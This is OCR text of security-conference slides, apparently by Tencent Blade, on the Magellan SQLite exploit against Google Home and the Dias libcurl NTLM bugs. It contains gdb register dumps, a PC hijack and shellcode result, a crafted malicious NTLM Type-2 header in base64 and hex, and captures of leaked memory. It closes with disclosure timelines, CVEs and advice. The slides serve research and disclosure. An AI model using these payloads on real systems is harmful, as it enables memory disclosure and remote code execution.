7fccf0000000-7fccf025f000 rw-p 00000000 00:00 0
7fccf025f000-7fccf4000000 ---p 00000000 00:00 0
7fccf4000000-7fccf42ca000 rw-p 00000000 00:00 0
7fccf42ca000-7fccf8000000 ---p 00000000 00:00 0
7fccf8000000-7fccf8021000 rw-p 00000000 00:00 0
7fccf8021000-7fccfc000000 ---p 00000000 00:00 0
7fccfc000000-7fccfc1a8000 rw-p 00000000 00:00 0
```

Exploiting the Magellan on Google Home

- **Heap Spray**
  - Insert into the table
- **ROP**
  - Cast_shell's gadget



RCE in Google Home's renderer

Exploiting the Magellan on Google Home

- **RCE in Google Home's renderer**

```
(gdb) info reg
r0             0xbcb1a120          3165757728
r1             0xbcb638a0          3166058656
r2             0xffffffff          4294967295
r3             0xae3fede0          2923425248
r4             0x0        0
r5             0xad2ffdc0          2905603520
r6             0xbcb1a120          3165757728
r7             0xae3fee00          2923425280
r8             0x0        0
r9             0x0        0
r10            0xbcb391ec          3165884908
r11            0xaaaaaaaa          2863311530
r12            0xffffffff          4294967295
sp             0xae3fedb8          0xae3fedb8
lr             0xb8a2023b          -1197342149
pc             0xb8a2c1ca          0xb8a2c1ca
cpsr           0xa0070030          -1610153936
(gdb) x/10i $pc
=> 0xb8a2c1ca:  ldr.w   r4, [r11, #12]
   0xb8a2c1ce:  blx     r4
```


Hijacking PC via controlled R0/R11

```
➜ exp_sandbox python tcpserver.py
Start-up ...
Connect request coming [2018-11-16 15:30:07] : address = ('192.168.1.27', 51849), count =
 1
        javascript:fetch(navigator.appName)
waiting...
GET /AAAAcape HTTP/1.1
Host: 192.168.1.56:9999
Connection: keep-alive
Origin: http://192.168.1.56
User-Agent: Mozilla/5.0 (X11; Linux armv7l) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/66.0.3359.120 Safari/537.36 CrKey/1.32.124602
Accept: */*
Referer: http://192.168.1.56/exp.html
```

appName was "**Netscape**" (Readonly string literal) in Chrome modified to "**AAAAcape**" after exploitation here.


Running shellcode to modify readonly "navigator.appName" to **AAAA**

Exploiting the Magellan on Google Home



Remote Exploitation of Dias

- **The threat model of the developer scenario**
  - **Developers may also be targets of the attack**
  - Essential tools may have security issues and proxy servers may also be attacked
  - Network-related third-party libraries will be an attack surface



Remote Exploitation of Dias


- **Review the details of Dias**
  - Information leak and stack overflow will be triggered by **NTLM Type-2** message
  - **Client's authentication information is not important**
- **NTLM Authentication for CURL/libcurl**
  - Curl supports NTLM by default
  - libcurl needs to enable CURLAUTH_NTLM or CURLAUTH_ANY

```
curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp smb smbs smtp smtps telnet tftp
Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP UnixSockets
```

```
-         if (curl_http_proxy)
+         if (curl_http_proxy) {
                  curl_easy_setopt(result, CURLOPT_PROXY, curl_http_proxy);
+                 curl_easy_setopt(result, CURLOPT_PROXYAUTH, CURLAUTH_ANY);
+         }
```

Remote Exploitation of Dias

- **Detailed Scenarios (NTLM Authentication Request)**
  - Developers use **git** to pull the repositories
    - ✓ Malicious repositories address
  - Using **curl or libcurl** to access proxy servers
    - ✓ Ntlm authentication server was compromised
  - Bad or backdoor **PHP webpage** on the server
    - ✓ Hidden webshell and bad test cases



Remote Exploitation of Dias

- "Heartbleed" of the libcurl
  - **NTLM Type-2 message:** '\nWWW-Authenticate: NTLM TlRMTVNTUAACAAAAQUFBQUFBQQAAAIAAzMzMzMzMzMwAAAAAAAAAAP8AAAAB////29vb2w=='

4E 54 4C 4D 53 53 50 00 02 00 00 00 41 41 41 41

41 41 41 00 00 00 80 00 CC CC CC CC CC CC CC CC

00 00 00 00 00 00 00 00 FF 00 00 00 01 FF FF FF

DB DB DB DB

target_info_offset

target_info_len

```
memcpy(ntlm->target_info, &buffer[target_info_offset], target_info_len);
```

Remote Exploitation of Dias

- "Heartbleed" of the Client (Git and Curl)
  - 127.0.0.1 was controlled by hacker
  - Developer uses git and curl do things
    - ✓ Git clone http://aaa:bbb@127.0.0.1:8080/1.git
    - ✓ Curl --ntlm http://aaa:bbb@127.0.0.1:8080
  - The leaked data will be responded to hacker

```
Incoming request..

GET /1.git/info/refs?service=git-upload-pack HTTP/1.1
Host: 127.0.0.1:8080
Authorization: NTLM TlRMTVNTUAADAAAAGAAYAEAAAAAvAS8BWAAAAAAAAAACHAQAAAwADAIcBAAAGAAYAigEAAAAAAAAAAAAAAACAALyWTI
Sj3+rbitnkgs5QsE5jX4k8eE1sjEjXY5NTWFq1rJV/ircBAQAAAAAAAIANkClJOdUBULBOY1+JPHgAAAAAb0lJQUFBQUFBQUFBQUFBQUFBQUFB
QUE9AGJAMTI3LjApAAAAAAAAAAG1hOiBuby1jYWNoZQ0KACBUbFJNVFZOVFVBQUJBQUFBYQAAAE5UTE0gVGxSTVRWTlRVQUFDQUFBQVFVRkJRVU
FBQUFJQUF6TXpNek16TXpNd0FBQUFBQUFBQUFQOEFBQUFCLy8vLzI5dmIydz09AGl0LzIuNy40DQpgAAAAKQAAAEFjY2VwdC1FbmNvZGluZzog
cA0KAGlwDQoAAAAAAAAAAACkAAABIb3N0OiAxMjcuMC4wLjE6ODA4MA0KALfoAAAA0cUAAEdFVCBBAAAAAAAAAAGFhYXVidW50dQ==
User-Agent: git/2.7.4
Accept: */*
Accept-Encoding: gzip
Accept-Language: en-US, *;q=0.9
Pragma: no-cache
```

```
Incoming request..

GET / HTTP/1.1
Host: 127.0.0.1:8080
Authorization: NTLM TlRMTVNTUAADAAAAGAAYAEAAAAAvAS8BWAAAAAAAAAACHAQAAAwADAIcBAAALAAsAigEAAAAAAAAAAAAAAACAABC3ocEFVBk
EhXwBa+VbLCIcTMpAyCfYCWcFNATsRfWMbhWAMOBAQAAAAAAAICvXTjlN9UBlWywiHEzKQMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAc/RtMxJ8ADAEAAAAAAFJyUMxTcnDdU3IA71NyOH1SctD3U3IwkFNykNNScgANVHJ
wBlUclAcVHLQ5VJygORSckDeUnKQ1lJyMPpTcqClUnKADVRyACdUcrDOUnIgMlRyYC1UcmDwU3JQ4lJysDRUciBAVHIwiVJyUDdUcjCHUnJQ3lNyAAA
AAAD/RtT154AD8julwBI75cAAAAAAAAAAAAABAAAANQAAAJoBAAD9/f39AAAAAGFhYWFsaWVubGktTkIz
User-Agent: curl/7.62.0
Accept: */*
```

Remote Exploitation of Dias

- **"Heartbleed" of the Server (Apache + PHP)**
  - The "webshell" may be a time-bomb **(It's not easy to detect)**
  - **Memory leaks or potential RCE will occur**

Mozilla Firefox

localhost/curl_ntlm.php

localhost/curl_ntlm.php

Hello World!200

Open

curl_ntlm.php
/var/www/html

```php
<?php
  $username = 'aaa';
  $password = 'bbb';
  $url = 'http://127.0.0.1:8080';

  $ch = curl_init();

  curl_setopt($ch, CURLOPT_URL, $url);
  curl_setopt($ch, CURLOPT_HTTPAUTH, CURLAUTH_NTLM);
  curl_setopt($ch, CURLOPT_USERPWD, "$username:$password");

  $output = curl_exec($ch);
  $result = curl_getinfo($ch);

  echo $result['http_code'];
```

yun@ubuntu: ~/code/Dias

```
Ready to send data :


['HTTP/1.1 401 Unauthorized ', '\nWWW-Authenticate: NTLM TlRMTVNTUAACAAAAQUFBQUF
BQQAAAIAAzMzMzMzMzMwAAAAAAAAAAP8AAAAB////29vb2w==', '\nConnection: keep-alive',
'\nServer: WEBrick/1.3.1 (Ruby/2.0.0/2014-09-19)', '\nDate: Mon, 17 Dec 2018 07:
19:49 GMT', '\nContent-Length: 0', '\nVia: 1.1 vegur', '\n\n', '']
========================

Incoming request..

GET / HTTP/1.1
Host: 127.0.0.1:8080
Authorization: NTLM TlRMTVNTUAADAAAAGAAYAEAAAAAvAS8BWAAAAAAAAACHAQAAAwADAIcBAAAG
AAYAigEAAAAAAAAAAAAAAACAAOlLYVye0ZDP/GEKSQYr+ZlVEUfnDK63SBXmHCa1YjoMGwIgT6JrwrUB
AQAAAAAAAIBR3uBUOdUBVRFH5wyut0gAAAAAQUFCQUFBQUJvSUlBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QT0AAAAAAAAAAFkAAABOVExNIFRsUk1UVk5UVUFBQ0FBQUFRVUZCUVVGQlFRQUFBSUFBek16TXpNek16
TXdBQUFBQUFBQUFBUDhBQUFBQi8vLy8yOXZiMnc9PQAAAAAAAAAAxAAAA2Kfkt9in5LcAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAAAAQAAAAOB0oAgEAAQB3AAAAKQAAAAAAAAABQLzEuMQ0KSG9z
dDogMTI3LjAuMC4xOjgwODAAAAAAAABEAAAAAAAAAALwAAAAAAAAABBAAAAAAAAAAGFhYXVidW50dQ==
Accept: */*
```

Respond to hackers

Conclusion

Magellan

- **Timeline**

1st Nov
Reported to Google

3rd Nov
Reported to SQLite

5th Nov
Fixed by SQLite 3.25.3

28th Nov
Fixed in Chromium
Defense In-Depth by SQLite

1st Dec
SQLite 3.26.0 w/
Defense In-Depth

3rd Dec
Chrome 71.0.3578.80 released

20th Dec
$10337 Reward by Google

21st Dec
CVEs assigned

- **Enhancements**
  - SQLite introduced defense in-depth flag **SQLITE_DBCONFIG_DEFENSIVE**, disallowing modify shadow tables from untrusted source.
    - SQLITE_DBCONFIG_DEFENSIVE (default **OFF** in sqlite, for backwards compatibility)
    - Good News: default **ON** in Chrome from commit **a06c5187775536a68f035f16cdb8bc47b9bfad24**
  - Google refactored the structured fuzzer, found many vulnerabilities in SQLite.

Dias

- **Timeline**

2nd Jan
Confirmed by Curl

16th Jan
2 of 2 vulns fixed

6th Feb
Curl 7.64.0 released

31st Dec
Reported to Curl

3rd Jan
1 of 2 vulns fixed

30th Jan
CVEs assigned

8th Feb
Security page released

Responsible Disclosure

- Notified CNCERT to urge vendors disable the vulnerable FTS3 or WebSQL before the patch comes out (if they don't use these features).
- Notified security team of Apple, Intel, Facebook, Microsoft, etc. about how to fix the problem or how to mitigate the threats in some of their products.

Apple Inc. [US] | https://support.apple.com/en-eg/HT209450

SQLite

Available for: Windows 7 and later

Impact: A maliciously crafted SQL query may lead to arbitrary code execution

Description: Multiple memory corruption issues were addressed with improved input validation.

CVE-2018-20346: Tencent Blade Team

CVE-2018-20505: Tencent Blade Team

CVE-2018-20506: Tencent Blade Team

Security Advice

- Enhance your system with the newest available defense in-depth mechanism in time
- Keep your third-party libraries up-to-date
- Improve the quality of security auditing and testing of third-party library
- Introduce security specifications into development and testing

THANK YOU

BLADE
Tencent Blade

https://blade.tencent.com